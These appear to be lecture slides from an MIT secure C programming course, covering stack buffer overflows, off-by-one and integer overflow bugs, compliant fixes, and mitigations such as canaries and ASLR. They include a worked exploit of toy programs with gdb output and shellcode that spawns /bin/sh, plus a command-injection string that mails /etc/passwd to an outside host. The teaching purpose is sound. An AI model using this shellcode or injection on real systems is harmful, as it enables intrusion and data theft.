Secure Programming in C

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Introductions


- **Me**

  Junior at MIT, course 6.2. Interested in Computer Security, Operating Systems, Distributed Computing and System Administration.

- **You**

  Computer programmers with knowledge in C and Systems, can read assembly, interested in writing secure code.

Vulnerability statistics over the years (NIST)



Lecture Roadmap

What we will cover:

- Example attacks and exploits.
- C-specific prevention & mitigation.
- System-wide prevention & mitigation.

Target: GNU/Linux systems.
CC: GCC >= 4.4.

Case study: the notorious buffer overflow

A buffer overflow example.





Image by MIT OpenCourseWare.

Memory Management: Linux



Courtesy of Gustavo Duarte. Used with permission.

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http://duartes.org/gustavo/blog/

Vulnerable code

```c
#include<string.h>

#define goodPass "GOODPASS"

int main() {
  char passIsGood=0;
  char buf[80];

  printf("Enter password:\n");
  gets(buf);

  if(strcmp(buf,goodPass)==0)
    passIsGood=1;
  if (passIsGood == 1)
    printf("You win!\n");
}
```

Our first exploit

/bin/bash

```
$ python -c " print 'x'*80 + '\x01' " | ./test1
Enter password:
You win!
$
```

Our first exploit

/bin/bash

```
$ python -c " print 'x'*80 + '\x01' " | ./test1
Enter password:
You win!
$
```

Line 10: gets(buf);

"Never use gets()." - GNU Man pages(3), gets()

Secure version of previous code

```c
#include <string.h>
#include <stdio.h>

#define goodPass "GOODPASS"
#define STRSIZE 80

int main() {
  char passIsGood=0;
  char buf[STRSIZE+1];

  printf("Enter password:\n");
  fgets(buf,STRSIZE,stdin);

  if(strncmp(buf,goodPass,STRSIZE)==0)
    passIsGood=1;
  if (passIsGood == 1)
    printf("You win!\n");
}
```

The stack: Linux




Image by MIT OpenCourseWare.

Dowd, McDonald, Schuh-The art of software security assesment,fig: 5.3

Stack frames: C

How functions are pushed in the stack:

```c
void function(int a, int b, int c) {
    char buffer1[5];
    char buffer2[10];
}

void main() {
  function(1,2,3);
}
```


Aleph One - Smashing the stack for fun and profit

Stack frames: x86 assembly

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
        .size   function, .-function
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $12, %esp
        movl    $3, 8(%esp)
        movl    $2, 4(%esp)
        movl    $1, (%esp)
        call    function
        leave
        ret
```

Stack operations to call function

```
subl  $12, %esp
movl  $3,  8(%esp)
movl  $2,  4(%esp)
movl  $1,  (%esp)
call  function
```

$3\times$ sizeof(int) $=$ 12 bytes.

- Note: The arguments are in reverse order because the **Linux stack grows down**.
- **Call** will push the IP in the stack.

Stack operations to call function


```
subl $12, %esp
movl $3, 8(%esp)
movl $2, 4(%esp)
movl $1, (%esp)
call function
```


```
function:
        pushl %ebp
        movl %esp, %ebp
        subl $16, %esp
```

- Pushes the base pointer (EBP) in the stack, now it's a saved frame pointer (SFP).
- Moves the stack pointer (ESP) in EBP, substituting the previous address.
- Subtracts space for the local variables from ESP.

Smashing the stack

Using buffer overflow to overwrite a return address.





Images by MIT OpenCourseWare.

Cool exercise: stack4.c

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```


"http://community.corest.com/~gera/InsecureProgramming/"

Cool exercise: stack4.c

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```

- Still uses gets(), so it is vulnerable to buffer overflow.
- 0x000a0d00 == { NULL, new line, carriage return, NULL }
- Impossible to write 0x000a0d00 to cookie because all these bytes trigger gets() to stop reading characters.
- We need to redirect program flow to printf("You win\n");

Overwriting the EIP

```c
int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000a0d00)
        printf("you win!\n");
}
```

- When a function is called it imediatelly pushes the EIP into the stack (SFP).
- After it is complete a ret instruction pops the stack and moves SFP back to EIP.
- Trick: Overwrite the SFP, while it's in the stack.

Exploiting stack#4.c

/bin/bash

```
$ gdb stack4
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...
Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
$
```

EIP is overwritten! 0x61616161 = “aaaa”

Now let's disassemble main()

```
0x08048424 <main+0>:  push   %ebp
0x08048425 <main+1>:  mov    %esp,%ebp
0x08048427 <main+3>:  and    $0xfffffff0,%esp
0x0804842a <main+6>:  sub    $0x70,%esp
0x0804842d <main+9>:  lea    0x6c(%esp),%eax
0x08048431 <main+13>: mov    %eax,0x8(%esp)
0x08048435 <main+17>: lea    0x1c(%esp),%eax
0x08048439 <main+21>: mov    %eax,0x4(%esp)
0x0804843d <main+25>: movl   $0x8048530,(%esp)
0x08048444 <main+32>: call   0x8048350 <printf@plt>
0x08048449 <main+37>: lea    0x1c(%esp),%eax
0x0804844d <main+41>: mov    %eax,(%esp)
0x08048450 <main+44>: call   0x8048330 <gets@plt>
0x08048455 <main+49>: mov    0x6c(%esp),%eax
0x08048459 <main+53>: cmp    $0xa0d00,%eax
0x0804845e <main+58>: jne    0x804846c <main+72>
0x08048460 <main+60>: movl   $0x8048548,(%esp)
0x08048467 <main+67>: call   0x8048360 <puts@plt>
0x0804846c <main+72>: leave
0x0804846d <main+73>: ret
```

Registers

/bin/gdb stack4

```
(gdb) b *0x0804846d
(gdb) r
Starting program: stack4
buf: bffff58c cookie: bffff5dc
aaaaaaaaaaaaaaa
Breakpoint 1, 0x0804846d in main () at stack4.c:13
(gdb) info registers
eax            0xb7fc8ff4 -1208184844
ecx            0xbffff58c -1073744500
edx            0xb7fca334 -1208179916
ebx            0xb7fc8ff4 -1208184844
esp            0xbffff5ec 0xbffff5ec
ebp            0xbffff668 0xbffff668
esi            0x0  0
edi            0x0  0
eip            0x804846d 0x804846d <main+73>
```

We have everything we need

buf: bffff58c

esp: 0xbffff5ec 0xbffff5ec

```
0x08048459 <main+53>: cmp    $0xa0d00,%eax
0x0804845e <main+58>: jne    0x804846c <main+72>
0x08048460 <main+60>: movl   $0x8048548,(%esp)
0x08048467 <main+67>: call   0x8048360 <puts@plt>
```

- 0xbffff5ec − 0xbffff58c = 0x00000060 = 96 bytes we need to overflow.
- Jump to: 0x08048460
- Linux → Reverse stack → \x60\x84\x04\x08

Payload: Control Flow Redirection

/bin/bash

```
$ python -c ''print 'a' * 96 + '\x60\x84\x04\x08' '' |
    ./test1
buf: bffff58c cookie: bffff5dc
you win!
Segmentation fault
$
```

Payload: Getting shell

exploit.py

```
#!/usr/bin/env python

shellcode = '\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\
    x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
    x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\
    xff\xff/bin/sh'

print shellcode + '\x90' * 51 + '\x5c\xb3\x04\x08'
```

/bin/bash -> Got shell!

```
$ python exploit.py | ./stack4
buf: bffff58c cookie: bffff5dc
$
```

Other Attacks

- Off-by-one exploits

Common programming mistake when computing array boundaries. In little endian architectures this can result in overwriting the least significant byte.

Apache off-by-one bug 2007, sudo off-by-one bug 2008 etc.

Other Attacks

- Return-to-libc

Similar in principal to a buffer overflow but instead of executing arbitrary shellcode you call functions from libc.so.

Works when a `noexec` stack is enforced.

Other Attacks

- Heap Overflow

Taking advantage of libc bugs to take over dynamicaly allocated memory, or even the memory allocator itself. Many 0-day exploits nowdays are heap overflows.

He who controls the allocator, controls the system! - Anonymous

→ More information

- The Phrack magazine. (http://www.phrack.org)
- The Defcon Conference. (http://www.defcon.org)
- LL CTF, MIT SEC seminars.

Next: C-specific prevention & mitigation

Secure your code: CERT secure coding standards

Logo for CERT Software Engineering Institute, Carnegie Mellon removed due to copyright restrictions.

- Standards for C, C++ and Java (some still under development).
- Managed string library.
- Real world examples of insecure code.

Learning by the coutner-example of others

Bad code examples will help you learn how to write secure code and prevent:

- Security Holes
- Undefined beheaviour
- Obscurity
- Errors

String null termination errors#1

```c
int main(int argc, char *argv[]) {
  char cmdline [4096];
  cmdline[0] = '\0';

  for (int i = 1; i < argc; ++i) {
      strcat(cmdline, argv [i]);
      strcat(cmdline, " ");
  }
  /* ... */
  return 0;
}
```

Compliant code

```c
int main(int argc, char *argv[]) {
  size_t bufsize = 0;
  size_t buflen = 0;
  char* cmdline = NULL;
  for (int i = 1; i < argc; ++i) {
    const size_t len = strlen(argv[i]);
    if (bufsize - buflen <= len) {
      bufsize = (bufsize + len) * 2;
      cmdline = realloc(cmdline, bufsize);
      if (NULL == cmdline)
        return 1;    /* realloc failure */
    }
    memcpy(cmdline + buflen, argv[i], len);
    buflen += len;
    cmdline[buflen++] = ' ';
  }
  cmdline[buflen] = '\0';
  /* ... */
  free(cmdline);
  return 0;
}
```

String null termination errors#2

```c
char buf[BUFSIZ];

if (gets(buf) == NULL) {
  /* Handle Error */
}
```

Compliant code

```
char buf[BUFFERSIZE];
int ch;
char *p;

if (fgets(buf, sizeof(buf), stdin)) {
  /* fgets succeeds, scan for newline character */
  p = strchr(buf, '\n');
  if (p)
    *p = '\0';
  else {
    /* newline not found, flush stdin to end of line */
    while (((ch = getchar()) != '\n')
          && !feof(stdin)
          && !ferror(stdin)
    );
  }
}
else {
  /* fgets failed, handle error */
}
```

String null termination errors#3

```
char *string_data;
char a[16];
/* ... */
strncpy(a, string_data, sizeof(a));
```

Compliant solution:

```
char *string_data = NULL;
char a[16];

/* ... */

if (string_data == NULL) {
  /* Handle null pointer error */
}
else if (strlen(string_data) >= sizeof(a)) {
  /* Handle overlong string error */
}
else {
  strcpy(a, string_data);
}
```

Passing strings to complex subsystems

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```


Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.

Passing strings to complex subsystems

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```

What if:

bogus@addr.com; cat /etc/passwd |mail somebadguy.net

Viega, John, & Messier, Matt. Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More.

Compliant solution: Whitelisting

```c
static char ok_chars[] = "abcdefghijklmnopqrstuvwxyz"
                         "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
                         "1234567890_-.@";
char user_data[] = "Bad char 1:} Bad char 2:{";
char *cp = user_data; /* cursor into string */
const char *end = user_data + strlen( user_data);
for (cp += strspn(cp, ok_chars);
      cp != end;
      cp += strspn(cp, ok_chars)) {
  *cp = '_';
}
```

Based on the tcp_wrappers package written by Wietse Venema

Off-by-one errors

Can you find all the off-by-one errors?

```
int main(int argc, char* argv[]) {
  char source[10];
  strcpy(source, "0123456789");
  char *dest = (char *)malloc(strlen(source));
  for (int i=1; i <= 11; i++) {
    dest[i] = source[i];
   }
  dest[i] = '\0';
  printf("dest = %s", dest);
  }
```


Robert Seacord, CERT: Safer strings in C

Integer overflow errors#1: Addition

```c
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

usum = ui1 + ui2;
```

Compliant code

```c
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

if (UINT_MAX - ui1 < ui2) {
  /* handle error condition */
}
else {
  usum = ui1 + ui2;
}
```

Integer overfloat errors#2: Subtraction

```
signed int si1, si2, result;

/* Initialize si1 and si2 */

result = si1 - si2;
```

Compliant code

```
signed int si1, si2, result;

/* Initialize si1 and si2 */

if ((si2 > 0 && si1 < INT_MIN + si2) ||
    (si2 < 0 && si1 > INT_MAX + si2)) {
  /* handle error condition */
}
else {
  result = si1 - si2;
}
```

Integer overfloat errors#3: Multiplication

```
signed int si1, si2, result;

/* ... */

result = si1 * si2;
```

Compliant code

```c
signed int si1, si2, result;

/* Initialize si1 and si2 */
static_assert(
  sizeof(long long) >= 2 * sizeof(int),
  "Unable to detect overflow after multiplication"
);
signed long long tmp = (signed long long)si1 *
                       (signed long long)si2;
/*
 * If the product cannot be represented as a 32-bit integer,
 * handle as an error condition.
 */
if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
  /* handle error condition */
}
else {
  result = (int)tmp;
}
```

GCC Preprocessor: Inlines VS macros

- Non-compliant code

```
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

GCC Preprocessor: Inlines VS macros

- Non-compliant code

```c
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
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```

Expands to:

```c
int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

GCC Preprocessor: Inlines VS macros

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```c
#define CUBE(X) ((X) * (X) * (X))
int i = 2;
int a = 81 / CUBE(++i);
```

Expands to:

```c
int a = 81 / ((++i) * (++i) * (++i)); //Undefined!
```

- Compliant code

```c
inline int cube(int i) {
  return i * i * i;
}
int i = 2;
int a = 81 / cube(++i);
```

Pointer arithmetic: Never for different arrays

```c
int nums[SIZE];
char *strings[SIZE];
int *next_num_ptr = nums;
int free_bytes;

/* increment next_num_ptr as array fills */

free_bytes = strings - (char **)next_num_ptr;
```

Compliant solution

```c
int nums[SIZE];
char *strings[SIZE];
int *next_num_ptr = nums;
int free_bytes;

/* increment next_num_ptr as array fills */

free_bytes = (&(nums[SIZE]) - next_num_ptr) * sizeof(int);
```

GCC Preprocessor: inlines VS macros

- Non-compliant code

```
#define F(x) (++operations, ++calls_to_F, 2*x)
#define G(x) (++operations, ++calls_to_G, x + 1)

y = F(x) + G(x);
```

- The variable operations is both read and modified twice in the same expression, so it can receive the wrong value.

Compliant code

```
inline int f(int x) {
   ++operations;
   ++calls_to_f;
   return 2*x;
}
inline int g(int x) {
   ++operations;
   ++calls_to_g;
   return x + 1;
}

y = f(x) + g(x);
```

Advanced techniques for securing your code

- Using secure libraries: Managed string library, Microsoft secure string library, safeStr.
- They provide alternatives to insecure standard C functions. (ie: safeStr)

safestr_append()	strcat()
safestr_nappend()	strncat()
safestr_compare()	strcpy()
safestr_find()	strncpy()
safestr_copy()	strcmp()
safestr_length()	strlen()
safestr_sprintf()	sprintf()
safestr_vsprintf()	vsprintf()

→ Advanced techniques for securing your code

- Canaries
  - Terminator: NULL, CR, LF, -1. Weak because the canary is known.
  - Random: Generating random bytes in the end of buffer during runtime.
  - Random XOR: Random canaries XOR scrambled with all or parts of the control data.

Protecting your System

- W^X protection, the data section on the stack is flagged as not executable and the program memory as not writable.
- ASLR: Address space layout randomization. Randomly allocate shared libraries, stack and heap.
- Setting the NX bit: CPU support for flagging executable and non-executable data. Reduces overhead for W^X.
- iOS5: CSE: Code Signing Enforcement. Signing each executable memory page and checking the CS_VALID flag. Prevents changes in executable code during runtime.

Examples

- PaX on Linux
- OpenBSD kernel
- Hardened Gentoo
- grsecurity
- Microsoft Windows Server 2008 R2

That's all!

Thank you. Questions?

6.S096 Effective Programming in C and C++
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